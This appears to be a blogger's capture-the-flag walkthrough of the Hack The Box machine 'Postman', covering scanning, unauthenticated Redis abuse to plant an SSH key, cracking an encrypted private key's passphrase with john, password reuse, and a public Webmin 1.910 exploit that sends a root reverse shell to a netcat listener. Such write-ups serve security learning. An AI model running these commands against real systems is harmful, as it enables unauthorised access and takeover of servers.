

Good evening hackers!! Today again we will be doing an easy box and the name of the box is Postman. So lets start!!

Enumeration

```

—(root@kali)-[/home/rishabh/HTB/Postman]
└─# rustscan -a $IP --range 1-65535 --scan-order "Random" -- -A -sC -sV -vv -oN
port_scan

.----. .-. .-. .----.----. .----. .---. .--. .-. .-.
| {}  }| { } |{ {__ {__  _}{ {__  /  __} / { } \ | `| |
| .-. \| { } |.-. _} } | | .-. _} }\      }/  /\  \ | \| |
`-' `-'`-----'-----' `-' `-'`-----' `---' `-' `-'`-----' `-'

The Modern Day Port Scanner.

-----
: https://discord.gg/GFrQsGy      :
: https://github.com/RustScan/RustScan :
-----

Please contribute more quotes to our GitHub
https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed.
Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.129.2.1:6379
Open 10.129.2.1:22
Open 10.129.2.1:80
Open 10.129.2.1:10000

[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-29 13:53 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:53
Completed NSE at 13:53, 0.00s elapsed

```

```
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:53
Completed NSE at 13:53, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:53
Completed NSE at 13:53, 0.00s elapsed
Initiating Ping Scan at 13:53
Scanning 10.129.2.1 [4 ports]
Completed Ping Scan at 13:53, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:53
Completed Parallel DNS resolution of 1 host. at 13:53, 0.00s elapsed
DNS resolution of 1 IPs took 0.09s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:53
Scanning 10.129.2.1 [4 ports]
Discovered open port 80/tcp on 10.129.2.1
Discovered open port 22/tcp on 10.129.2.1
Discovered open port 6379/tcp on 10.129.2.1
Discovered open port 10000/tcp on 10.129.2.1
Completed SYN Stealth Scan at 13:53, 0.06s elapsed (4 total ports)
Initiating Service scan at 13:53
Scanning 4 services on 10.129.2.1
Completed Service scan at 13:53, 6.70s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 10.129.2.1
Retrying OS detection (try #2) against 10.129.2.1
Initiating Traceroute at 13:53
Completed Traceroute at 13:53, 0.03s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 13:53
Completed Parallel DNS resolution of 2 hosts. at 13:53, 0.00s elapsed
DNS resolution of 2 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 2, DR: 0, SF:
0, TR: 2, CN: 0]
NSE: Script scanning 10.129.2.1.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:53

Completed NSE at 13:54, 30.34s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.73s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:54
```

```
Completed NSE at 13:54, 0.00s elapsed
Nmap scan report for 10.129.2.1
Host is up, received echo-reply ttl 63 (0.017s latency).
Scanned at 2021-10-29 13:53:41 EDT for 43s

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADem1MnCQG+yciWyLak5YeSzxh4HxjCgxKVfNc1LN+vE10ecEx+cu

|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIRgCn2sRihplwq7a2XuFsHzC9hW+d

|   256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIF3FKsLVdJ5BN8bLpf80Gw89+4wUsLxhI3wYfnS+53Xd
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-title: The Cyber Geek's Personal Website
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis    syn-ack ttl 63 Redis key-value store 4.0.9
10000/tcp open  http     syn-ack ttl 63 MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 066AF1F6A59FCB67495B545A6B81F371
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: MiniServ/1.910
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (94%), Linux 3.2 (94%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.16 (93%), Linux
3.18 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 5.1 (93%), Oracle VM
```

Server 3.4.2 (Linux 4.1) (93%), Android 4.1.1 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=10/29%OT=22%CT=%CU=35835%PV=Y%DS=2%DC=T%G=N%TM=617C3550%P=x86_64
pc-linux-gnu)
SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)
OPS(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6
WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
ECN(R=Y%DF=Y%T=40%W=7210%O=M54BNNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 2.097 days (since Wed Oct 27 11:34:47 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 16.99 ms 10.10.16.1
2 9.14 ms 10.129.2.1

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:54

Completed NSE at 13:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:54


```
Completed NSE at 13:54, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.82 seconds
Raw packets sent: 103 (9.052KB) | Rcvd: 76 (7.420KB)
```

Open Ports

22 - OpenSSH 7.6p1
80 - HTTP Apache 2.4.29
6379 - Redis key-value store 4.0.9
10000 - MiniServ 1.910 (Webmin Httpd)

Port 80

Let's start with port 80 as we do not have any credentials, so directly attacking ssh won't be a good idea. This is the screenshot of the website running. It doesn't have any functionality and also there were no links on the homepage. Sourcecode too didn't give any clue. So next valid step will be to find any hidden subdirectories if there are any.



```
(root@kali)-[/home/rishabh/HTB/Postman]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 200 --no-error -o dirbust -b 400,404
-q -x php,txt
/images          (Status: 301) [Size: 309] [--> http://10.129.2.1/images/]
/upload          (Status: 301) [Size: 309] [--> http://10.129.2.1/upload/]
/css             (Status: 301) [Size: 306] [--> http://10.129.2.1/css/]
```

```
/js          (Status: 301) [Size: 305] [--> http://10.129.2.1/js/]
/fonts       (Status: 301) [Size: 308] [--> http://10.129.2.1/fonts/]
/server-status (Status: 403) [Size: 298]
```

Gobsuter did find some directories but none of them contained any sensitive information or clue for the next step.

Port 10000

You guys would ask me why not port 6379? Yes that's a good question and the answer to that is while the scans were running, I ran nmap vuln script to find if there are any potential vulnerabilities and it found one on Webmin 1.290. Its vulnerable to arbitrary file disclosure. Also, this vulnerability doesn't require authentication.

```
10000/tcp open  snet-sensor-mgmt syn-ack ttl 63
| http-vuln-cve2006-3392:
|   VULNERABLE:
|     Webmin File Disclosure
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2006-3392
|         Webmin before 1.290 and Usermin before 1.220 calls the simplify_path
function before decoding HTML.
|       This allows arbitrary files to be read, without requiring
authentication, using "..%01" sequences
|         to bypass the removal of "../" directory traversal sequences.
|
|     Disclosure date: 2006-06-29
|     References:
|       http://www.exploit-db.com/exploits/1997/
|       http://www.rapid7.com/db/modules/auxiliary/admin/webmin/file_disclosure
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3392
```

You can use this github link to read sensitive files: <https://github.com/IvanGlinkin/CVE-2006-3392> . You just need to change the IP address in the script, make it executable and then give filename as parameter to the script. Unfortunately it also didn't work.

Port 6379

I have very little idea as in how to pentest redis server so I used this article to better understand what all things I can do with it: <https://book.hacktricks.xyz/pentesting/6379-pentesting-redis>

You need to install redis-cli in linux to perform the steps I show in subsequent screenshots. After reading the article, I ran info command to see if we can do malicious things without requiring authentication:

```
(root@kali)-[/home/rishabh/HTB/Postman]
└─# redis-cli -h $IP
10.129.2.1:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:680
run_id:12ee10105bbb068556fc36292e1d23ce3eac240
tcp_port:6379
uptime_in_seconds:5840
uptime_in_days:0
hz:10
lru_clock:8145522
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:841240
```

used_memory_human:821.52K
used_memory_rss:3739648
used_memory_rss_human:3.57M
used_memory_peak:841240
used_memory_peak_human:821.52K
used_memory_peak_perc:100.00%
used_memory_overhead:832086
used_memory_startup:782456
used_memory_dataset:9154
used_memory_dataset_perc:15.57%
total_system_memory:941203456
total_system_memory_human:897.60M
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:4.44
mem_allocator:jemalloc-3.6.0
active_defrag_running:0
lazyfree_pending_objects:0

Persistence

loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1635529634
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0

Stats

total_connections_received:3
total_commands_processed:2
instantaneous_ops_per_sec:0
total_net_input_bytes:45
total_net_output_bytes:12836
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
expired_stale_perc:0.00
expired_time_cap_reached_count:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:0
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
active_defrag_misses:0
active_defrag_key_hits:0
active_defrag_key_misses:0

Replication

role:master
connected_slaves:0
master_replid:760b651a7e930723754b78d10129dc8b8a416024
master_replid2:00
master_repl_offset:0
second_repl_offset:-1
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

```
# CPU
used_cpu_sys:6.91
used_cpu_user:2.38
used_cpu_sys_children:0.00
used_cpu_user_children:0.00

# Cluster
cluster_enabled:0

# Keyspace
```

As you can see there is no "-NOAUTH Authentication required." present so that means we can do lots of things without requiring credentials. Also, from the output you can see there are no key databases present, so you have nothing to dump. What you can do next is you can exploit redis to get a webshell or a revershell or ssh into the machine as a redis user. We will go forward with last choice.

Initial Foothold

1. Generate a ssh public-private key pair on your pc: `ssh-keygen -t rsa`
2. Write the public key to a file : `(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
3. Import the file into redis : `cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
4. Save the public key to the **authorized_keys** file on redis server:

```
1 root@Urahara:~# redis-cli -h 10.85.0.52
2 10.85.0.52:6379> config set dir /var/lib/redis/.ssh
3 OK
4 10.85.0.52:6379> config set dbfilename "authorized_keys"
5 OK
6 10.85.0.52:6379> save
7 OK
```

5. Finally, you can **ssh** to the **redis server** with private key : `ssh -i id_rsa redis@10.85.0.52`

Follow these steps and you will be inside the machine as user redis.

```
(root@kali)-[/home/rishabh/HTB/Postman]
└─# ssh -i id_rsa redis@$IP
The authenticity of host '10.129.2.1 (10.129.2.1)' can't be established.
ECDSA key fingerprint is SHA256:kea9iwsKZTAT66U8yNRQiTa6t35LX8p0j0pTfvgeCh0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.1' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
```

Privilege Escalation

While enumerating for a while, looking for interesting files passwords or keys, look what we get:

```

redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsC00VqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUB5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZ0iZEKvr4+KySjp4ou6
cdnCWHzkA/TwJpXG1WeOmMvtCZW1HCBUTySNP6BDf78bQGmmlirQmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyyvLWwks7R/gjxHyUwT+a5LCGGsJVD85LxYutgWxOUKbtWGBbU8yi7YsXLKCwwHP
UH70fQz03VWY+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdfT+xIhxEAiv0m1ZkkyQkWPuiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPP0TaBVD9i6fsoZ6pwnS
5Mi8BzrBhd00wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfmQ3fwC06MPBiqzrrFcPNJr7/McQECb5sf+06
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gXMBf33Ea6+qx3Ge
SbJIhksW5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhd30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVgb/9g/W2ua1C3Nncv3Mncf0nLI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSml0CsY0ICq7eRR
hkuzUuH9z/mBo2tQW8qvToCSEjg8yN09z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVhavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3h04mJF0Z3yJ2KZEdYwHGGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5R0jgQGytWf/q7MGr03cF25k1PEWNYZMqY4WYsZXi
WhQFHkFOINwVE0tHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERSppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEFeIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH80HYqES4g2UF62KpttqSwLiIF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGAzBEUvGJtPGHjZyLpkytMhTja0rRNYw=
-----END RSA PRIVATE KEY-----
redis@Postman:/opt$

```

It seems the creators of these machines like to put sensitive info in opt folder. Never mind as this key is encrypted, we will have to find the passphrase and then login. Possibilities are this key might belong to root or user matt. It didn't take long to find the passphrase for the key.

```

(root@kali)-[/home/rishabh/HTB/Postman]
# john priv key hash --wordlist=/usr/share/wordlists/rockyou.txt --sswords
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008 (key)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:10 DONE (2021-10-29 16:03) 0.09425g/s 1351Kp/s 1351Kc/s 1351KC/s *7j;Vamos!
Session completed

```

Now, we have the key, its passphrase and so we can login as matt or root. We tried logging as matt but the connection was getting closed by the host.

```
(root@kali)-[/home/rishabh/HTB/Postman]
└─# ssh -i key matt@$IP
130 x
Enter passphrase for key 'key':
Connection closed by 10.129.2.1 port 22
```

I again logged back in as redis user and enumerated more. I typed history and scrolled up and to my surprise there was a hint in the form of this:

```
12 exit
13 cat /etc/ssh/sshd_config
14 su Matt
15 clear
```

I read sshd_config file and saw that we cannot login as user matt.

```
#deny users
DenyUsers Matt
```


At this stage, I didn't know what to do. I tried ssh into matt locally but was unsuccessful. At last I tried the passphrase which we cracked and switched user to Matt and yipeee it worked.

```
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$
```


At this point I was lost, I had no clue what to do next. So I peaked a little in one of the walkthroughs and I was like why didn't I think this way.

The webmin configurations file directory contained this file:

```
drwx--x--x  2 root bin   4096 Aug 25  2019 man
-rw-r-----  1 root root   146 Aug 26  2019 Matt.acl
-rw-r-----  1 root bin   1006 Aug 26  2019 miniserv.conf
```



Which means even Matt have login access to webmin portal. So I tried using the same password we got earlier and we were successful in getting access to webmin.



It was running webmin 1.910. You can use this github exploit to get root shell: <https://github.com/roughiz/Webmin-1.910-Exploit-Script> . In this github script, even if you include ssl as argument, the script doesn't work. So, remove the "if-else" function and let the url be set to https://..... Open your netcat listener and you will get root shell back!!

```
(root@kali)~[/home/rishabh/HTB/Postman]
# rlwrap nc -nvlp [redacted]
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :: [redacted]
Ncat: Listening on [redacted]
Ncat: Connection from 10.129.2.1.
Ncat: Connection from 10.129.2.1:55284.
id
uid=0(root) gid=0(root) groups=0(root)
id
uid=0(root) gid=0(root) groups=0(root)

(root@kali)~[~rishabh/HTB/Postman]
# python exploit.py --rhost $IP --rport 10000 --lhost [redacted] --lport [redacted] -u Matt -p computer2008 -s SSL
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
***** Webmin 1.910 Exploit By roughiz*****
***** Retrieve Cookies sid *****
port: default: [redacted]
***** [+] [Exploit] The Cookie is 4b0e1f642b326fa572a0fe4dad2e96a2
***** Create payload and Exploit *****
for webmin application. (By default set to False, default: False) type:True)
outgoing connections. (By default ssl is set to False, default: False) type:True)

***** [+] [Exploit] Verify you nc listener on port 5656 for the incoming reverse shell

(root@kali)~[~rishabh/HTB/Postman]
#
```

Voila!! Pwned another machine. This was definitely not an easy machine. We had to enumerate really deep and get to the root. Anyways, it was a really nice learning experience. So, meet you tomorrow with another machine!!